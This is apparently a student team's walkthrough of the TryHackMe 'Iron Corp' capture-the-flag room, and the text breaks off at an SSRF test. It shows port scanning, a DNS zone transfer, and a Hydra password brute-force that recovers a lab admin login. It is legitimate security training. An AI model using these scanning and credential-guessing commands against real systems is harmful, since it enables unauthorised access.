
PenTest 2
Room: Iron Corp
Capybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member

Recon and Enumeration



Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang


Tools Used: RustScan, nmap, Remmina, dig, nano, wfuzz, Hydra, SecLists

Thought Process, Methodology and Attempts


First thing we do once we get the target instance started is usually port scanning. So naturally, our first step will be doing a port scan on the target.

```
┌──(1211201568㉿kali)-[~/Desktop/tryhackme/pentest2]
└─$ sudo rustscan -a 10.10.121.107 --ulimit 5000 -- -Pn -O
.----. .-. .-. .----..---. .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.121.107:53
Open 10.10.121.107:135
Open 10.10.121.107:3389
Open 10.10.121.107:8080
Open 10.10.121.107:11025
Open 10.10.121.107:49667
Open 10.10.121.107:49669
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 04:16 EDT
Initiating Parallel DNS resolution of 1 host. at 04:16
Completed Parallel DNS resolution of 1 host. at 04:16, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:16
Scanning 10.10.121.107 [7 ports]
Discovered open port 3389/tcp on 10.10.121.107
Discovered open port 53/tcp on 10.10.121.107
Discovered open port 8080/tcp on 10.10.121.107
Discovered open port 135/tcp on 10.10.121.107
Discovered open port 49669/tcp on 10.10.121.107
Discovered open port 49667/tcp on 10.10.121.107
Discovered open port 11025/tcp on 10.10.121.107
Completed SYN Stealth Scan at 04:16, 0.34s elapsed (7 total ports)
Initiating OS detection (try #1) against 10.10.121.107
Retrying OS detection (try #2) against 10.10.121.107
Nmap scan report for 10.10.121.107
Host is up, received user-set (0.35s latency).
Scanned at 2022-08-02 04:16:27 EDT for 10s

PORT      STATE SERVICE       REASON
53/tcp    open  domain        syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
8080/tcp  open  http-proxy    syn-ack ttl 127
11025/tcp open  unknown       syn-ack ttl 127
49667/tcp open  unknown       syn-ack ttl 127
49669/tcp open  unknown       syn-ack ttl 127
```

After scanning all the ports available to us, we discovered a few ports open to us. Right off the bat, we looked at port 8080 as there was a website up. However, after going through everything the website has to offer, such as looking at all the different subdirectories, trying to upload files to the website etc, we found out that the website was just a static website and decided to shift our focus elsewhere.




Following that, we also tried to go to other ports but it also led to another static website which didn't give us any hints.




While this was going on, some of us tried to RDP into the Windows machine, we knew that it was a Windows machine based on the version scan done during the port scan phase, as well as some of the open ports (msrpc and ms-wbt-server) belonging to Windows machines. However, this also didn't work as we didn't have the credentials for any users.

```
49669/tcp open  unknown       syn-ack ttl 127
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016 (90%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:freebsd:freebsd:6.2
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (90%), Microsoft Windows Server 2016 (89%), FreeBSD 6.2-RE
LEASE (85%)
```



After reading through the instructions for a while, it tells us to change our config file. We thought long and hard for a while about it and then remembered the room https://tryhackme.com/room/cve202226923, another room for one of the lectures that required us to do something similar as well.



So, we added the IP address of the Windows machine as well as the domain name to etc/hosts.

```
 GNU nano 6.2                                                    /etc/h
127.0.0.1       localhost
127.0.1.1       kali
10.10.121.107 ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Next, as we still couldn't make any progress, we decided to use the dig command to look for any hidden subdomains. Seeing as port 53 was open, we knew that we could use axfr. Here we finally had our first lead as we found 2 useful subdomains.


```
┌──(1211101399㉿kali)-[~/dnsrecon]
└─$ dig @10.10.104.119 ironcorp.me axfr

; <<>> DiG 9.18.4-2-Debian <<>> @10.10.104.119 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 90
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 90
;; Query time: 604 msec
;; SERVER: 10.10.104.119#53(10.10.104.119) (TCP)
;; WHEN: Tue Aug 02 04:06:20 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Following this, we entered the subdomains to find the hidden websites, but it still didn't work. After a long time of searching around, we found that we needed to add the subdomains to the etc/hosts file.

```
 GNU nano 6.2                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.121.107 ironcorp.me
10.10.121.107 admin.ironcorp.me
10.10.121.107 internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


With that out of the way, we tried again and this time, one of the subdomains, admin.ironcorp.me was up and we were greeted with this website that requires an account name and password.

When we tried to enter the second website, it said that we do not have access to it. Because of this, we focused our attention on the first website.





Our first go-to was to try and webfuzz it using wfuzz. We used some common usernames and passwords from https://github.com/danielmiessler/SecLists. Namely, the Top 10,000 most common usernames and Top 10,000 most common passwords.



However, that would result in 100 million possibilities which would take up far too much time to go through. So, we tried using common usernames for an admin. In this case, we tried using admin, root, superadmin etc. as the subdomain for the site we were logging into was called ‘admin.ironcorp.me’.

```
┌──(1211201568㉿kali)-[~/Desktop/tryhackme/pentest2]
└─$ wfuzz -c -z file,10-million-password-list-top-10000.txt "admin:FUZZ@admin.ironcorp.me:11025"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://admin:FUZZ@admin.ironcorp.me:11025/
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   400        12 L     55 W       451 Ch      "123456"
000000046:   400        12 L     55 W       451 Ch      "batman"
000000045:   400        12 L     55 W       451 Ch      "harley"
000000015:   400        12 L     55 W       451 Ch      "monkey"
000000003:   400        12 L     55 W       451 Ch      "12345678"
000000047:   400        12 L     55 W       451 Ch      "andrew"
000000031:   400        12 L     55 W       451 Ch      "fuckyou"
000000044:   400        12 L     55 W       451 Ch      "soccer"
000000007:   400        12 L     55 W       451 Ch      "1234"
000000043:   400        12 L     55 W       451 Ch      "buster"
000000042:   400        12 L     55 W       451 Ch      "hunter"
000000036:   400        12 L     55 W       451 Ch      "killer"
```

While this was going on, some of the other teammates tried using another password-cracking tool, Hydra, to crack the credentials. We found out about Hydra while looking up common tools used for password cracking on Kali Linux.

Kali Linux - Password Cracking Tools


Previous Page Next Page

In this chapter, we will learn about the important password cracking tools used in Kali Linux.

Hydra

Hydra is a login cracker that supports many protocols to attack (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP).

To open it, go to Applications → Password Attacks → Online Attacks → hydra.



After a while, it turned out that wfuzz did not work for this website.

```
000005506:   400        12 L     55 W       451 Ch      "monkey12"
000005495:   400        12 L     55 W       451 Ch      "shock"
000005484:   400        12 L     55 W       451 Ch      "vfibyf"

 /home/1211201568/.local/lib/python3.10/site-packages/wfuzz/wfuzz.py:77: UserWarning:Fatal exception: Pycurl error
 6: Could not resolve host: admin
Total time: 246.8272
Processed Requests: 5490
Filtered Requests: 0
Requests/sec.: 22.24227
```

As for Hydra, it did work. As it turns out, we found the username to be ‘admin’ as we initially guessed, and the password is ‘password123’, which we use to log into the website.

```
┌──(1211101399㉿kali)-[~/SecLists/Passwords/Common-Credentials]
└─$ hydra -l admin -P 10-million-password-list-top-10000.txt -s 11025 -f admin.ir
oncorp.me http-get /
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 06:02:2
1
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:1000
0), ~625 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
[STATUS] attack finished for admin.ironcorp.me (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 06:03:0
9
```

With all of that completed, we finally have access to the website and we are able to use it to search for stuff.

Gaining a foothold


Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: Powershell, Reverse Shell, GoBuster, Python (http.server), revshells.com, stackoverflow

Thought Process, Methodology and Attempts


Looking at this website, we can see that we have an input box for us to perform some kind of search. This could possibly be our way of somehow getting our payload into the target.

In the meantime, one of our teammates used Gobuster to brute force for any hidden directories. However, as we guessed




After that, looking at the search box, we thought to ourselves that this could possibly be an SQL query and so we tried exploiting that.

Recalling back to some of the 25 days of cybersecurity we did in THM, we attempted to use SQL injection to see if it was vulnerable to such attacks. However, that did not yield any results so we moved on to our next idea.



Next, we tried testing to see if Cross-site scripting is possible and whether there are ways to exploit this. However, this also did not work out for us and we had to try something else once again.





The last thing we tried is the SSRF (Server-Side Request Forgery) vulnerability that is based on one of the days in TryHackMe CyberSec in 25 days. First thing first, we will test if the site is SSRF vulnerable.

"Server-Side Request Forgery (SSRF) is a web app vulnerability that allows attackers to force the web application server to make requests to resources it normally wouldn't."

To test if it can access internal files, we do what we did first on day 19 in CyberSec 25 days. We will first try to fetch the root of the same site.


http://admin.ironcorp.me:11025/index.html







Something happened after we did that, which is the site we encountered before we got the username and password! This seems to have potential because we can access internal resources via it!

Remember the internal site that has forbidden access?




Well, we could not access it as an outsider! But now, with this potential SSRF vulnerability, we might be able to access it as an insider!

